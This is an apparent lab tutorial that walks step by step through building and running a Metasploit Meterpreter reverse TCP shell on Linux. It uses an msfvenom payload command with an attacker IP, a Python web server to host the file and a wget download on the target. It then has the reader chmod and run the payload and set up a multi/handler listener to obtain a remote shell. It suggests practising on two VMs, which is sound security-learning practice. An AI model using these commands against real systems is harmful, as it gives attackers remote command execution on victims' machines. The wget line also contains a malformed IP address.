**Opening a Reverse TCP Shell**

**With msfvenom and msfconsole**

**What is a Reverse TCP Shell?**

A reverse TCP shell is run on a target’s computer to talk back to the attacker. The ‘shell’ part allows the attacker to run any command on the target’s computer. Msfvenom and msfconsole are tools included in Metasploit to aid in the creation and running of reverse TCP shells.

**Creating a Reverse TCP shell**

**FOREWORD:**


Do NOT test this on any machine that is important to you! Instead, for this demonstration, take two identical Linux VMs and have them be able to ping each other.

1. **Using msfvenom**

Msfvenom has numerous options available for creating a payload suited to your needs. In the example shown, I used

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.213.131

LPORT=4444 -f elf -o payload.elf




This creates a reverse TCP payload with attacker ip 192.168.213.131 that connects through port 4444. The LPORT should be a port that is not currently in use. -f elf specifies the file type, a Executable Linux File (.elf) file for use on Linux systems. -o specifies the file name, which is “payload.elf”.

1. **Sending the payload to the target**

Metasploit and msfvenom payloads cannot be sent over email because antiviruses will detect the malware immediately and will refuse to send the .elf file. Instead, you can create a webserver over python for the client to download the malware from.


python3 -m http.server --bind 192.168.213.131



The above command creates the webserver on the attacker’s machine. The IP address in --bind should be the same as LHOST, ie your attacking machine’s IP address. (192.168.213.131 is an example, use your own IP address!)

Next, on the target machine, type

wget http://192.168.1.213.131:8000/payload.elf




This command will retrieve the malware from the attacking machine.

Before you can run the malware to open the reverse TCP connection, you must first enable executable permissions.

chmod +x payload.elf


1. **Preparing the attacking machine**

Finally, on your attacking machine, you now need to open up msfconsole by typing “msfconsole” into the terminal. A picture of some kind should appear once successful.

****

Next, type in use exploit/multi/handler.

Your prompt should change to msf6 exploit(**multi/handler**)>.




Then, type in set PAYLOAD linux/x86/meterpreter/reverse\_tcp

set LHOST <attacker IP address>,

Set LPORT <attacking port>,


In that order, with <attacker IP address> and <attacking port> the same IP address and port you used to create the payload in **Step 1.**

Finally, type run and msfconsole will now listen for a reverse TCP connection.



**4. Starting the reverse TCP shell**

Now you can run the malware with ./payload.elf. Nothing will appear to happen on the target machine.



However, on the attacking machine, the msfconsole will show that a connection has been

established to the target! You can now type in shell to the new “meterpreter>” terminal to be able to enter any command as if you were on the target machine!

